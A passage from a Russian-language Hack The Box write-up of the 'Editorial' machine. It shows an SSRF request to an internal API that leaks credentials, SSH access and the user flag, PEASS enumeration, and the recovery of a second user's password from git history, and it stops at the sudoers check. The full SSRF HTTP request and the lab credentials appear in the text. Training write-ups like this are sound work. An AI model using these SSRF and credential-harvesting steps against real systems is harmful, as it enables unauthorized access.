


```
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
```

Содержимое скачанного файла

Файл раскрывает нам несколько эндпоинтов API. По описанию каждого API можно понять, за что отвечает функция. Получим сообщения от авторов, для чего через SSRF выполним запрос к такому эндпоинту:

```
http://127.0.0.1:5000/api/latest/metadata/messages/authors
```



Request


```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 344
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarybMALvOeMDzur0G5p
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundarybMALvOeMDzur0G5p
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000/api/latest/metadata/messages/authors
------WebKitFormBoundarybMALvOeMDzur0G5p
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundarybMALvOeMDzur0G5p--

```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 16 Aug 2024 15:21:35 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 51

static/uploads/09f1cce1-03ef-4dcd-9790-1221e6b7ffd8
```

Ответ сервера


Снова скачиваем файл и красиво выводим через `jq`.



```
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors sit
e are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here t
o support you.\n\nBest regards, Editorial Tiempo Arriba Team."
}
```

Содержимое скачанного файла

В большом сообщении от автора раскрываются учетные данные записи `dev`. Успешно подключаемся от ее имени к серверу по SSH и получаем первый флаг.



```
dev@editorial:~ (0.095s)
id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
dev@editorial ~ (0.105s)
cat user.txt
d864980fd0d351b24ccc865c08cf82f2
```

Флаг пользователя

ПРОДВИЖЕНИЕ


Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и начнем сканирование. Затем смотрим, что интересного он нашел.


В каталоге `/opt` есть два проекта: `apps` и `internal_apps`.



```
╔══════════╣ Unexpected in /opt (usually empty)
total 16
drwxr-xr-x  4 root     root     4096 Jun  5 14:36 .
drwxr-xr-x 18 root     root     4096 Jun  5 14:54 ..
drwxr-xr-x  3 www-data www-data 4096 Jun  5 14:36 apps
drwxr-xr-x  5 www-data www-data 4096 Jun  5 14:36 internal_apps
```

Содержимое каталога /opt


Из файла с настройками веб-сервера Nginx узнаём о Unix-сокете `editorial.sock` в проекте `/opt/apps`.



```
══╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 Jan 31  2023 /etc/nginx/sites-enabled
drwxr-xr-x 2 root root 4096 Jan 31  2023 /etc/nginx/sites-enabled
lrwxrwxrwx 1 root root 36 Jan 31  2023 /etc/nginx/sites-enabled/editorial -> /etc/nginx/sites-available/editorial
server {
    listen 80;
    server_name editorial.htb;

    if ($host != $server_name) {
        return 301 http://editorial.htb;
    }
    location / {
        include proxy_params;
        proxy_pass http://unix:/opt/apps/app_editorial/editorial.sock;
    }
}
```

Конфиги PHP

В каталоге `/home/dev/apps` есть репозиторий Git.



```
╔══════════╣ Analyzing Github Files (limit 70)


drwxrwxr-x 8 dev dev 4096 Aug 16 09:46 /home/dev/10.10.16.17:8081/.git
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 /home/dev/apps/.git
```


Найденные файлы .git

Для удобного анализа Git-репозитория заархивируем каталог `/home/dev/apps` и скачаем его на свою машину.

```
zip -r apps.zip apps
```

```
scp dev@10.10.11.20:/home/dev/apps.zip ./
```

Затем я открыл каталог в Visual Studio Code и посмотрел историю коммитов.



Uncommitted Changes (52) 16 Aug 2024 19:04 *

master fix: bugfix in api port endpoint 1 May 2023 05:04 dev-carlos.val

change: remove debug and update api port 1 May 2023 05:01 dev-carlos.val

change(api): downgrading prod to dev 1 May 2023 04:55 dev-carlos.val

Commit: b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Parents: 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Committer: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Mon May 01 2023 04:55:08 GMT+0300 (Москва, стандартное время)

change(api): downgrading prod to dev

* To use development environment.


app_api
app.py (+1 | -1)

feat: create api to editorial info 1 May 2023 04:51 dev-carlos.val

feat: create editorial app 1 May 2023 04:48 dev-carlos.val

История коммитов в репозитории apps

В одном из коммитов есть всего одно изменение: в сообщении вместо учетных данных записи `prod` записаны учетные данные для пользователя `dev`.




```
64
65
66
67- are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlea
68
69
70
```

```
64
65
66
67+ are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change
68
69
70
```

Изменения в файле

Используем учетную запись `prod` для смены контекста безопасности и получаем сессию нового пользователя.



```
dev@editorial ~
su prod
Password:
prod@editorial:/home/dev$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod@editorial:/home/dev$
```


Сессия пользователя prod

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Разведку мы уже проводили, поэтому при изменении контекста снова все проверять не нужно. Посмотрим только самое важное. Одно из мест, куда стоит заглянуть первым делом, — это файл sudoers.

Справка: sudoers

